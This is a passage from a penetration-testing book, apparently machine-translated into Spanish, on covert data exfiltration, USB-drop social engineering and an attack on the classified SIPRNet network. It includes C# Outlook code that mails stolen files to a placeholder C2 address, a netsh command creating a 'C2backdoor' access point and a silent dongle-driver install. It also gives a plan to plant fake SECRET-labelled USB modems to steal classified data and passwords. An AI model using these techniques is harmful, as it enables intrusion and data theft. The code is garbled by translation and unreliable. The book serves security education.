En los casos en los que necesite atacar instalaciones de menor seguridad, las memorias USB se pueden dejar en lugares donde un objetivo pueda razonablemente esperar encontrarlas y luego

concluir que se han extraviado accidentalmente, tales como:

- Áreas de recepción
- Ascensores
-
- Estacionamientos Lugares donde se reúnen los fumadores (Estos son excelentes lugares para dejar unidades USB, ya que las personas suelen dejar lo que llevan para agarrar sus cigarrillos).

Un pequeño esfuerzo va un largo camino. Las llaves USB, como las etiquetas VPN, a menudo se usan en el cordón de identificación de un empleado. Ser capaz de emular la apariencia corporativa de la cosa es muy útil.

Un poco de ingeniería social

¿Recuerdas en el [Capítulo 1](#) cuando hablé sobre cómo influir en las emociones de los usuarios para que abran los archivos adjuntos? Mismo trato. Si la unidad USB o, de hecho, cualquier medio que elija usar parece contener información confidencial que puede beneficiar al espectador (o puede, al no verla, dañar al usuario), tiene el ataque de ingeniería social más poderoso posible. Marcar elementos como *confidenciales* o restringidos es una buena manera de hacerlo. El peor de los casos si un empleado lo recoge es que lo entregará a seguridad o recepción, quienes seguramente querrán ver el contenido para ver a quién castigar por su flagrante incumplimiento de la política de seguridad de la organización.

Comando y Control Parte VII: Avanzado

Exfiltración de datos autónoma

Habrá ocasiones durante las misiones en las que necesite atacar entornos de alta seguridad donde los medios tradicionales de Comando y Control establecidos no serán apropiados ni viables. Me refiero al uso de alguna forma de gestión de sesión interactiva discreta o puerta trasera. Como se describe en la sección de entrega de carga útil, a veces no es posible implementar paquetes de ataque a través de medios tradicionales. La recuperación de datos una vez que se ha entregado una carga útil puede ser aún más desafiante. Sin embargo, aunque una red de destino puede estar bloqueada hasta un grado intimidante, siempre habrá puntos de salida. Tu trabajo como atacante en estas circunstancias es doble:

- Cree una carga útil con una misión muy específica para ejecutar. Como se discutió, no se trata de establecer una infraestructura C2, sino de buscar tipos específicos de archivos o capturar pulsaciones de teclas o recopilar inteligencia sobre el personal objetivo, etc.
- Proporcione a la carga útil suficiente autonomía e inteligencia para poder determinar un medio viable de exfiltración de datos sin la necesidad de una infraestructura C2 para guiarlo.

A qué nos referimos cuando hablamos de “autonomía”

Aquí es donde las cosas pueden ponerse un poco complicadas. Para que su carga útil sea *autónoma*, debe poder tomar sus propias decisiones con respecto al sigilo, el reconocimiento y la salida, todo sin guía humana. Obviamente, cuanto más reconocimiento pueda hacer usted mismo antes de la misión, menos se requerirá que la carga útil lo haga por sí misma, pero en este caso asumiremos que no es posible realizar una investigación previa sobre el funcionamiento interno de la red antes del despliegue inicial.

Si no sabe nada sobre el funcionamiento interno de una red de destino, pero sabe que no hay acceso a Internet dentro o fuera y que el sitio es físicamente seguro (no vamos a entrar sin una alta probabilidad de que nos disparen), entonces es totalmente seguro, ¿Correcto? ¿Derecha? Si has leído hasta aquí, asumo que te estás riendo.

en voz alta en este momento (o al menos disfrutando de una risita tranquila). A riesgo de repetirmelo, nada es seguro.

Medios de salida

Idealmente, su objetivo tendría web-to-desktop, ya sea directamente o a través de un servidor proxy de algún tipo, lo que obviamente haría que cualquier tipo de salida fuera trivial. Eso ha sido cubierto adecuadamente en capítulos anteriores. En esta sección, quiero explorar métodos menos obvios y no tengo intención de ponerme las cosas fáciles.

Medios físicos

En un escenario donde un sistema no tiene conexión con el mundo exterior, vale la pena crear una carga útil que pueda detectar si los medios extraíbles (como unidades de memoria USB) están conectados al sistema. En tal caso, los datos de destino para exfiltrar pueden empaquetarse en la unidad (por ejemplo, como un archivo ZIP cifrado o equivalente) e incrustarse en algún formato pseudoejecutable (como la aplicación HTML discutida anteriormente o incluso una macro que lleva documento de oficina). El razonamiento aquí es que el dispositivo, por su naturaleza, es móvil, por lo que en el futuro puede estar conectado a una red (como una configuración de WiFi doméstica) que tendrá códigos de conexión mucho menos restringidos. Cabe señalar que la cantidad de variables positivas necesarias para que este ataque tenga éxito lo convierte en una especie de "Ave María".

Sin embargo, existen técnicas más avanzadas que pueden funcionar en casos específicos. Un ataque en particular que se demostró en Black Hat en Las Vegas en 2014 (presentado por Karsten Nohl y Jakob Lell) involucra una memoria USB que actúa como tres dispositivos separados: dos memorias USB y un teclado.

Cuando el dispositivo se conecta por primera vez a una computadora y el sistema operativo lo detecta, actúa como un dispositivo de almacenamiento normal. Sin embargo, cuando la computadora se reinicia y el dispositivo detecta que está hablando con el BIOS, enciende el dispositivo de almacenamiento oculto y emula el teclado.

Actuando como un teclado, el dispositivo envía las pulsaciones de botón necesarias para que aparezca el menú de inicio y arranca un sistema Linux mínimo desde la memoria USB oculta. El sistema Linux luego infecta el gestor de arranque del disco duro de la computadora, actuando esencialmente como un virus de arranque.

Esto es material de próxima generación y no tengo espacio para discutirlo en detalle aquí, pero ciertamente puede esperar ver más ataques de esta naturaleza en el futuro.

La localización de puntos de salida de la red es un arte (y, de hecho, un ejercicio de consultoría) por derecho propio.

Dropbox

Soy un completo hipócrita cuando se trata de Dropbox (y tecnologías relacionadas), ya que lo encuentro increíblemente útil para sincronizar documentos en diferentes dispositivos y es una excelente manera de compartir documentos, ya sea a través de cuentas de Dropbox o mediante enlaces HTTP con aquellos que no en posesión de una cuenta. Debido a que Dropbox en sí mismo no escanea malware, puede ser una tecnología peligrosa para permitir en el lugar de trabajo. Como mínimo, siempre aconsejo a mis clientes que lo controlen a través de NIDS o que lo bloqueen por completo. Para hacer una analogía rápida, al compartir este manuscrito con mi editor, la seguridad fronteriza de Wiley lo bloqueaba simplemente porque el escáner AV estaba detectando ciertas cadenas en el documento. Esto se resolvió colocando los documentos en Dropbox y compartiendo un enlace HTTP. Entonces, desde nuestra perspectiva, Dropbox se puede usar como un medio para implementar cargas útiles y atravesar la seguridad fronteriza de una organización. Puede ser útil como medio de exfiltración de datos. La tecnología utiliza HTTP y HTTPS para transportar datos, siempre que el usuario tenga una visibilidad básica de la web. Agregar código para exfiltrar a su C2 será trivial, particularmente porque hay bibliotecas de terceros para hacer exactamente eso para varios idiomas diferentes:

<https://www.dropbox.com/developers-v1/core/sdk/other>

Correo electrónico

En un apuro, puede usar los propios servidores de correo electrónico internos de su objetivo como un medio para filtrar datos, aunque no es un camino que recomendaría necesariamente. Esto se debe simplemente a que el servidor de correo es un punto focal para la detección de amenazas, ya sea spam, ataques de phishing, bloqueo de archivos adjuntos, escaneo de virus o lo que sea. Como consecuencia, existe una tecnología muy madura viendo lo que entra o sale de la red a través del servidor de correo.

Sin embargo, es posible que su agente C2 detecte la dirección interna del servidor de entrega de correo del objetivo e intente enviar archivos adjuntos a través de SMTP (o cualquier protocolo que esté en uso).

Un enfoque *mucho* mejor es detectar qué cliente de correo está usando el objetivo y usar la API de esa tecnología como medio de salida. Obviamente, esto será diferente para cada cliente, así que consulte la documentación correspondiente. Para Microsoft Outlook (que encontrará en la mayoría de los casos), es trivial.

El siguiente código hará exactamente eso. Para mayor claridad (y la diversión de asegurarnos de que cada tecnología de la que abusamos aquí sea de Microsoft), está escrita en C#:

```
Microsoft.Office.Interop.Outlook.Aplicación c2App =  
    nuevo Microsoft.Office.Interop.Outlook.Application();  
Microsoft.Office.Interop.Outlook.MailItem c2Mail =  
    (Elemento de correo) c2App.CreateItem (OlItemType.c2Elemento de  
    correo); c2Mail.To = "c2user@c2domain.com"; c2Correo.CC =  
    ""; c2Mail.Subject = "Contenido C2"; c2Mail.Cuerpo = "Cuerpo  
    C2"; c2Mail.Attachments.Add(AssignNoteFilePath,  
  
Microsoft.Office.Interop.Outlook.OlAttachmentType.olByValue, 1, "C2attachment.txt");  
c2CorreoEnviar();
```

No es posible configurar un correo electrónico desde la variable usando la API de Outlook (independientemente del idioma), por lo que el correo electrónico se enviará usando la cuenta del objetivo y está bien. El correo electrónico no se guardará en sus elementos enviados, ya que esto requiere una llamada API específica, en este caso c2Mail.Save(), pero de nuevo, eso está bien desde nuestra perspectiva.

Uso de una estación de trabajo portátil como punto de acceso inalámbrico

En las redes donde los administradores entienden la seguridad de la información, la política aplicada no permitirá que tanto la NIC Ethernet como la NIC inalámbrica estén activas al mismo tiempo, incluso si no se detectan puntos de acceso inalámbricos. Este enfoque evita ciertos ataques multicapa, pero un agente C2 generalmente puede habilitar la NIC inalámbrica, siempre que tenga suficientes privilegios locales. El objetivo aquí es doble:

- Conecte la computadora portátil de forma inalámbrica a un AP que controle. Esto es problemático si el objetivo actualmente depende de un AP diferente para el acceso a la red. Un ataque cronometrado en el que el AP se cambia a uno que usted controla en un momento en el que es menos probable que el usuario esté usando

el portátil es la posibilidad. Sin embargo, dado que es probable que una computadora portátil se elimine de la red de destino fuera del horario de oficina, significa que su ventana sería pequeña, tal vez una pausa para el almuerzo.

- Hay una mejor manera. Hay una función oculta en Windows que le permite alojar su propio AP mientras está conectado simultáneamente a otro con el mismo adaptador. La funcionalidad de conexión compartida a Internet le permite enrutar el tráfico de una red a otra (ya sea entre redes inalámbricas, Ethernet o incluso Bluetooth). No sé qué científico espacial de Microsoft pensó que sería una buena idea, pero se lo agradecemos. Configurar esto es trivial. Desde la línea de comando:

```
c> netsh wlan establece el modo de red alojada ="permitir" ssid="C2backdoor" clave = "contraseña"
```

Para habilitar SCI:

acceso compartido de inicio neto

Su kilometraje puede variar según la versión de Windows en uso, pero si se encuentra dentro de la distancia inalámbrica del punto de acceso, esta puede ser una buena solución a corto plazo.

Datos móviles/Bluetooth

Proteger un sitio (o una pequeña área de un sitio) contra atacantes que utilizan datos móviles es (al menos en teoría) trivial. Una habitación se puede proteger con una jaula de Faraday, lo que garantiza que no puedan entrar ni salir señales de radio, pero la desventaja es que no pueden entrar ni salir señales de radio, incluidas Tetra u otras comunicaciones en todo el sitio, lo que además prohíbe el uso de dispositivos móviles. teléfonos en general.

En algunos países, es legal usar bloqueadores móviles para interrumpir las comunicaciones de teléfonos celulares en el área del sitio, pero nuevamente, bloquear la transmisión de datos de los operadores causará graves inconvenientes a la mayoría de las empresas. Algunos sitios de alta seguridad simplemente evitarán los teléfonos celulares por política y lo dejarán así, lo que funciona tan bien como cabría esperar. Hace algunos años estaba dando una conferencia en GCHQ y uno de los empleados tenía un pequeño dispositivo que se iluminaba si detectaba una señal celular. Cuando lo hizo, se puso de pie y burlonamente

regañó a la sala y recordó a los asistentes que se suponía que debían dejar los móviles en la recepción.

Antes de invitarnos a todos a un gran guiño.

Todos se rieron excepto los “primos” (el término informal dentro de la inteligencia británica para sus homólogos estadounidenses), pero tienden a tomarse la seguridad de la información un poco más en serio.

En cualquier caso, dicha política no evitara el uso de 3G/4G como medio de exfiltración de datos, razón por la cual lo analizo en detalle en la siguiente sección.

SMS

Si ha podido implementar una carga útil que ha obtenido una señal de celular móvil, tiene otro medio para enviar datos. Los beneficios de los SMS son pequeños, pero vale la pena mencionarlos: un C2 decente requerirá una señal 3G/4G y eso no siempre está disponible de manera confiable. Sin embargo, los SMS funcionarán bien si solo tiene GPRS.

La longitud máxima del mensaje para un mensaje SMS es de 918 caracteres (cualquier mensaje que tenga más de 160 caracteres se dividirá en partes más pequeñas y se enviará al destinatario individualmente), por lo que esto no será muy útil para grandes cantidades de datos a menos que Está preparado para escribir código para dividir documentos en pequeños fragmentos y luego volver a ensamblarlos.

Sin embargo, de manera realista, esto es más útil para los elementos más pequeños que querrá arrebatar, como los archivos de contraseña. Hablé anteriormente sobre el correo electrónico transaccional y cómo podría ser útil al implementar una gran cantidad de cargas útiles a través del correo electrónico. En el próximo capítulo, veremos los SMS transaccionales y sus beneficios en el modelado APT. También examinaremos algunas funciones no documentadas en el protocolo SMS y cómo pueden ser útiles en comando y control.

BARRA LATERAL DE SPOOF DE CORREO

Érase una vez un tiempo feliz, los únicos protocolos de correo en uso eran POP3 y SMTP. Ninguno de los dos proporcionó ningún tipo de encriptación y la suplantación de correo era tan simple como conectarse al servidor SMTP entrante del objetivo a través de telnet o netcat y decir que eras quien querías ser. En muchos casos, aún puede hacerlo, pero existen tecnologías disponibles para evitarlo. El más común se llama Sender Policy Framework (SPF).

SPF es un sistema de validación de correo simple que puede detectar correos electrónicos falsificados al verificar que el correo entrante de un dominio determinado esté siendo enviado por un host autorizado por ese dominio (suponiendo que un host receptor admita búsquedas SPF, por supuesto). Esto se implementa en forma de un registro DNS TXT (que, como vimos anteriormente, puede almacenar cualquier valor arbitrario que desee el administrador del dominio). Este registro TXT almacena los nombres de host autorizados para ese dominio. Por ejemplo, si miramos los registros TXT de paypal.com, vemos lo siguiente:

```
$ cavar +short paypal.com TXT
"yandex-verificación: 73acb90f6a9abd76"
"MS=ms95960309"
"v=spf1
incluir:pp._spf.paypal.com
incluir:3ph1._spf.paypal.com
incluir:3ph2._spf.paypal.com
incluir:3ph3._spf.paypal.com
incluir:3ph4._spf .paypal.com incluye:
c._spf.ebay.com ~all" "verificación del
sitio de
Google=cWgMibJls3loUnoXRY4FHkeO3xGvDA4i8wnrQnolBxs
```

Cualquier correo que afirme ser de PayPal (y todos los hemos visto) que no se origine en los hosts enumerados aquí fallará la prueba SPF y probablemente se enviará directamente a la carpeta de correo no deseado si no se elimina. No importa cuán convincente sea el pretexto, no va a funcionar.

La conclusión aquí es que siempre debe verificar si un dominio tiene protección SPF antes de intentar falsificarlo.

El ataque

En un episodio de *The West Wing*, un acosador piratea su estación de trabajo a la secretaria de prensa CJ Clegg (interpretada por la inimitable Allison Janney) y le dice a un colega: "¿Sabías que la red de la Casa Blanca ni siquiera es segura?".

¿Fue eso exacto? Algo así como.

Cuando hablamos de "seguro" en el contexto de redes gubernamentales o militares, la palabra tiene un significado muy específico. No significa que no se hayan tomado medidas extremas para asegurarla, sino simplemente que si una red está conectada a Internet, es por naturaleza "insegura". Debe tener una expectativa limitada de seguridad y la infraestructura no está calificada para datos clasificados o marcados con protección.

No menciono ningún nombre, pero si yo fuera el Secretario de Estado, también querría tener mi propio servidor de correo electrónico.

Si la infraestructura tiene que manejar datos clasificados, tiene que cumplir con ciertos estándares. Estas redes están separadas de lo que sea que su personal esté usando para navegar por la web, jugar al solitario y, en general, malgastar el dinero de los contribuyentes. Hablé brevemente sobre SIPRNet y eso es a lo que voy a regresar ahora.

El siguiente texto se cita del sitio web de Recursos Humanos de Defensa de EE. UU.:

La Red Secreta de Enrutadores de Protocolo de Internet (SIPRNet) es la red del Departamento de Defensa para el intercambio de información clasificada y mensajes a nivel SECRETO. Es compatible con el Sistema de control y comando global, el Sistema de mensajes de defensa y muchas otras aplicaciones clasificadas de guerra y planificación.

Aunque SIPRNet utiliza los mismos procedimientos de comunicación que Internet, tiene líneas dedicadas y encriptadas que están separadas de todos los demás sistemas de comunicación. Es la contraparte clasificada de la red de enrutador de protocolo de Internet no clasificada pero sensible (NIPRNet), que proporciona una interoperabilidad perfecta para aplicaciones de apoyo de combate no clasificadas y acceso controlado a Internet.

El acceso a SIPRNet requiere una autorización de nivel SECRETO o superior y la necesidad de tener información que está disponible solo en SIPRNet.

Debido a que SIPRNet es un objetivo obvio para la penetración hostil, se aplican una serie de estrictos procedimientos de seguridad. Se requieren credenciales apropiadas y autenticación de dos factores. Cuando utilice SIPRNet, no debe dejar la estación de trabajo desatendida...

...Conectar una computadora con acceso a SIPRNet a Internet o a cualquier otra computadora o dispositivo de almacenamiento de medios que no haya sido aprobado para usar con información SECRETA es una grave violación de seguridad. Una vez que cualquier dispositivo de almacenamiento de medios, como un CD o una memoria USB, se ha conectado a una computadora con acceso a SIPRNet, se clasifica en el nivel SECRETO. Debe protegerse en consecuencia y no debe usarse en ninguna computadora no clasificada.

Los puntos destacados son míos. Esta página web de Internet de acceso público me acaba de decir todo lo que necesito para hackear esta red. Una cita más de la misma página web (esta vez solo por diversión):

Para las computadoras que se utilizan para procesar información clasificada, se recomienda desactivar la capacidad de transferencia de puerto infrarrojo (IR). Si el puerto IR no se puede desactivar, cubra el puerto IR con cinta metálica.

Hay una escena en una película llamada *El arte de la guerra* (no soy un crítico de cine, pero me lo perdería), donde Wesley Snipes roba datos de una computadora usando un puerto IR mientras cuelga boca abajo fuera de la ventana de la oficina del objetivo. . Me doy cuenta de que es solo una película, por lo que cualquier descripción de la seguridad informática será sugerente, pero para mí esto es un paso demasiado lejos. Cualquiera que haya intentado usar el puerto IR para hacer cualquier cosa sabe que esto es, en el mejor de los casos, optimista. Por lo general, tendrá dos PC con sus puertos IR a centímetros de distancia entre sí gritando: "¿Por qué no trabajas?" No obstante, al menos muestra que están pensando (aunque en la dirección completamente equivocada).

UNA NOTA RÁPIDA SOBRE LA RED SEGREGACIÓN

Si bien las redes como NIPRNet y SIPRNet son entidades con espacio de aire, aparte de ellas mismas y de la Internet pública en general, este es solo el caso dentro de una instalación determinada. Recuerde que estas redes tienen usuarios en todo el mundo y, por lo tanto, no van a tener un cableado dedicado, por lo que entre sitios las conexiones pueden usar infraestructura pública, aunque estén encriptadas a un nivel que esté de acuerdo con la política de manejo de datos marcados como SECRETO o OTAN. SECRETO. Tales tecnologías no son directamente relevantes aquí, pero constituyen un estudio interesante. Otro punto que vale la pena señalar es que obtener información sobre la estructura general de las redes clasificadas no es tan difícil como parece.

Los usuarios deben estar capacitados en su operación y los códigos de conexión deben escribirse y seguirse. Esta documentación no va a ser SECRETA simplemente porque cuanto más clasificado es algo, más doloroso es comunicarlo. Es (dentro de ciertas pautas) responsabilidad de los autores establecer las marcas que consideren apropiadas y, a menudo, el impulso es mantener las cosas lo más bajas posible para evitar dolores de cabeza y gastos. Dejando a un lado las políticas, también es considerablemente más costoso autorizar a un individuo a SECRETO que a RESTRINGIDO.

Existe una cantidad considerable de documentación sobre SIPRNet en la Internet pública.

Hice una declaración audaz hace un par de párrafos que ahora voy a respaldar. ¿Qué nos ha dicho este texto citado que es tan crítico para esta misión?

- No existe una política de seguridad para evitar que las unidades USB se conecten a las computadoras SIPRNet. Probablemente sucede todo el tiempo.
- Una vez que se ha utilizado un dispositivo USB en una máquina conectada a SIPRNet, hereda automáticamente la política de manejo de nivel SECRETO y "Debe estar protegido en consecuencia y no debe usarse en ninguna computadora no clasificada".

¿Sigue siendo demasiado vago? Para revisar los requisitos de la misión, necesito:

- Construya una carga útil adecuada.
- Coloca esa carga útil en su lugar.
- Extraiga los datos de destino.

Ese es un orden tan bueno como cualquier otro para abordar el problema.

Construcción de una carga útil para atacar una red clasificada

Para construir una carga útil, primero debe adquirir un dongle USB móvil 3G/4G que admita almacenamiento o permita el almacenamiento mediante una tarjeta MicroSD. Necesita desarrollar un ataque de software que pueda permanecer de forma segura bajo el radar AV; en este caso, el ataque HTA del capítulo anterior para controlar un VB/PowerShell cuando se ejecuta. La cronología del ataque es la siguiente:


- El usuario conecta la unidad USB en la computadora de destino para determinar el contenido y ejecuta la carga útil de HTA (u otro ataque según lo que sea adecuado).
- El sigilo de carga útil HTA instala los controladores 3G/4G para el dongle y establece C2.
- Habiendo detectado que se ha obtenido acceso a Internet, utilice los scripts que sean apropiados para ejecutar los objetivos enumerados a continuación.

Tenga en cuenta que C2 finalizará en el momento en que el usuario retire el dongle de la computadora, por lo que el truco es asegurarse de que el contenido de la unidad sea lo suficientemente interesante como para que haya suficiente tiempo para que se ejecuten sus scripts. El único problema en estos puntos que aún no se ha discutido en otra parte de este libro es el despliegue sigiloso de los controladores. Eso

Después de todo, es bastante poco realista esperar que el objetivo complete una instalación interactiva por usted. Por suerte, esto es bastante trivial.

Instalación silenciosa de software 3G/4G

En un escenario normal y legítimo, cuando un usuario desea instalar un dongle móvil, instalará manualmente el software y, por lo general, se enfrentará a la pantalla de instalación que se muestra en la [Figura 7.2](#).



[Figura 7.2:](#) Ni el cabeza de botella más verde caerá en esto.

Hay dos enfoques. Podemos desarmar el instalador y crear nuestro propio instalador silencioso, que es solo una cuestión de anotar qué archivos están instalados y qué entrada del Registro se hizo en una instalación limpia y luego imitar eso. O, en el caso del software mencionado (y muchos otros proveedores, no estoy señalando con el dedo aquí), existe la opción de una instalación "silenciosa". Esto se incluye para que las instalaciones masivas en portátiles corporativos consuman menos tiempo.

pero también sirve bien a nuestros propósitos. El siguiente comando instalará y conectará el dongle móvil de forma automática, silenciosa y sin iniciar sesión.

```
setup_vmb.exe s /L2057 /v"OPCO_PROP=23415 /qn /norestart"
```

La única opción que tendrás que modificar es el número OPCO_PROP , que es el ID del operador de telefonía móvil. Estos varían según la ubicación, pero se encuentran fácilmente en la web, ya que son un asunto de registro público.

Atacar el objetivo y desplegar la carga útil

Si se pregunta qué podría hacer que alguien tome una unidad USB de donde sea que la haya obtenido y la conecte a una computadora segura y clasificada, está haciendo las preguntas correctas. En primer lugar, recuerde lo que se discutió anteriormente: si una unidad USB se conecta a una red clasificada, a partir de ese momento debe ser tratada con el mismo nivel de política de protección que la red misma. Irónicamente, esto nos da nuestra entrada. En este caso, identificar la unidad USB con las marcas correctas para implicar que se originó en SIPRNet es el juego. Esto se puede lograr adhiriendo las siguientes etiquetas a cada lado del dispositivo. SIPDIS significa que es para distribución SIPRNet y NOFORN significa Sin Extranjeros (ver [Figura 7.3](#)).



[Figura 7.3:](#) Esto crea el pretexto.

La parte más difícil en todo este escenario es colocar el disco en una posición en la que se encuentra (porque se ha caído, se ha extraviado o se ha colocado en una dirección incorrecta). Luego pasará por una cadena de custodia hasta que llegue al personal de la sala verde, que querrá saber qué había en este dispositivo. A menos que haya un ejercicio forense concertado y documentado y personal asociado en la instalación bajo ataque (que requiere todo tipo de papeleo desagradable para señalar con el dedo, así como una capacidad de investigación especializada), la forma más fácil de lograrlo es conectarlo a una estación de trabajo SIPRNet. . Irónicamente, esta es la forma más fácil de no romper la política de seguridad. Este ataque puede ser devastadoramente efectivo en cualquier entorno seguro.

El truco consiste en poner el dispositivo en posesión del objetivo sin despertar sospechas, pero no hay nada nuevo allí. La mayoría de los ataques de este tipo son más convincentes si puedes conseguir que alguien más los haga por ti. Hemos cubierto el despliegue físico de paquetes objetivo en otros lugares, pero una idea es que los chicos del ejército tienden a beber juntos en los mismos lugares. Hay una oportunidad perfecta para que uno de ellos "encuentre" algo que supondrá que uno de sus colegas dejó caer, especialmente después de un par de cervezas.

Exfiltración de datos de "tasa de ráfaga" eficiente

No es realista pensar que tal ataque (al menos en sí mismo) crearía una solución C2 a largo plazo. Después de todo, el ataque continuará mientras el hardware esté conectado a la computadora SIPRNet. Por lo tanto, los objetivos de un ataque de este tipo deben decidirse de antemano y deben ser muy específicos.

Los objetivos comunes incluyen:

- Robo de datos clasificados. Haga que la carga útil busque en el sistema local y recursos compartidos de archivos ciertos tipos de archivos. Los documentos de oficina que se ajustan a un criterio determinado suelen ser un buen comienzo.
- Adquiera privilegios elevados (si aún no están disponibles) y descargue las contraseñas locales. Es poco probable que estos sean particularmente útiles dado el entorno y el uso de la autenticación de dos factores, pero siempre es divertido tenerlos. Nunca se sabe cuándo pueden ser útiles, especialmente las cuentas de administrador locales.
- Cachés locales, cookies y contraseñas. C2 no estará activo el tiempo suficiente para que valga la pena participar en cualquier tipo de actividad de registro de teclas.
- datos LDAP. Una vez que esté dentro de una red clasificada, las tecnologías que encontrará son un poco diferentes de la mayoría de las redes corporativas. El ejército es como cualquier otra gran organización: una burocracia de arriba hacia abajo dirigida por hombres mayores que no saben mucho sobre tecnología.

El ejército usa SharePoint, Exchange y WSUS como todos los demás.

Sabemos por Edward Snowden cuán popular es el primero. Estos son buenos objetivos.

- Desde una perspectiva puramente de prueba de intrusión, tiene que pagar algún tipo de palabrería para apuntar a las políticas de seguridad cuando está golpeando

Redes clasificadas. Tomar datos marcados como SECRETOS sobre su canal C2 no es una buena idea a menos que ellos y su infraestructura C2 estén aprobados para manejar dichos datos y, seamos honestos, no lo estarán. En ese sentido, tomar una captura de pantalla para demostrar que estuvo allí es una forma más segura de hacerlo.

Resumen

El propósito de este capítulo era enseñarte tres cosas:

- Incluso las redes más seguras pueden ser infiltradas.
- Los datos pueden filtrarse incluso desde las redes más seguras.
- La política de seguridad puede volverse en contra de una organización con procedimientos estrictos de manejo de datos.

Los ejemplos dados pueden parecer artificiales, pero no lo son. Todo lo que se necesita para que un atacante obtenga acceso a los entornos más seguros es que una persona tenga un error de juicio una vez. Sigo llevando este punto a casa porque realmente es el punto. Como probador de penetración, tengo el trabajo fácil. Un atacante siempre tiene ventaja. Odiaría tener la responsabilidad de mantener una red a salvo de ataques; Yo nunca dormiría.

En el siguiente capítulo, hablo más sobre la ingeniería social y los medios creativos para atacar una industria muy diferente.

Ejercicios

1. El código en el ejemplo de exfiltración de datos de correo electrónico de Microsoft Outlook no es tan sigiloso como podría ser. ¿Qué función podría agregarse para hacerlo más sigiloso? Sugerencia, compile el código y vea cómo se comporta.
2. En este capítulo, mencionamos SPF, ya que es el más utilizado tecnología para la protección contra la falsificación de correo. Otra tecnología se llama DMARC, que se basa en SPF (así como DKIM). Investigue esta tecnología y sus implicaciones para la suplantación de correo.
3. Los ejemplos dados para la exfiltración de datos en este capítulo no están completos. Considere otras posibilidades y cómo podrían ser

implementado. ¿Qué otros dispositivos existen en una red que podrían descubrirse y subvertirse rápidamente para obtener datos?

Capítulo 8

Hackear periodistas

En este capítulo quiero hablar sobre la ingeniería social; hemos hablado un poco sobre ella a lo largo del libro, pero ahora que nos acercamos al final, quiero agregar algo de profundidad. En lugar de replicar lo que he escrito en el pasado, me gustaría discutir un nuevo marco para abordar la ingeniería social utilizando lo que los medios escénicos y otros artistas llaman lectura en frío.

Además, presentaré algunas tecnologías emergentes y existentes que son útiles cuando se buscan formas más creativas de entregar una carga útil.

Finalmente, presentaré algunos conceptos avanzados en la administración de agentes C2 que serán vitales para comprender en un entorno en el que necesita administrar una cantidad de agentes sin utilizar demasiado ancho de banda del objetivo.

Instrucciones

El penúltimo objetivo de este libro es una importante editorial internacional de revistas. Las principales preocupaciones de la gerencia eran que el proceso editorial y de desarrollo era descuidado desde una perspectiva de seguridad y eso podría llevar a que un atacante pudiera modificar las publicaciones antes de imprimirlas (este ataque podría ser una travesura sin motivo o algo dirigido por activistas, y sería igualmente costoso rectificar).

Esta editorial, como muchas otras, utilizó las herramientas de Adobe Creative Suite para prácticamente todas las partes del proceso de desarrollo: InDesign para el diseño, Photoshop para la creación de imágenes, etc. su gente usaba Mac. Información útil para tener.

En lugar de centrarme en ataques genéricos aplicables a cualquier negocio, quería explorar un enfoque personalizado que atacara sus herramientas de medios enriquecidos de alguna manera, es decir, insertarme en el flujo de trabajo diario de la empresa de tal manera que redujera cualquier sospecha en el personal de edición, que probablemente serían los principales objetivos. La sección de ataque al final de este capítulo detalla cómo

Subvertí un producto que usaban todos los días para descargar e instalar un agente C2.

Conceptos Avanzados en Ingeniería Social

La ingeniería social es a menudo un ejercicio precedido por la investigación de un objetivo. Sin embargo, a veces esa investigación puede no ser 100 por ciento efectiva o puede haber ocasiones en las que tenga que pensar rápidamente con poco o ningún tiempo de preparación. Hay formas de obtener información de un objetivo en tales circunstancias, pero para demostrar de lo que estoy hablando, primero quiero ponerlo en contexto.

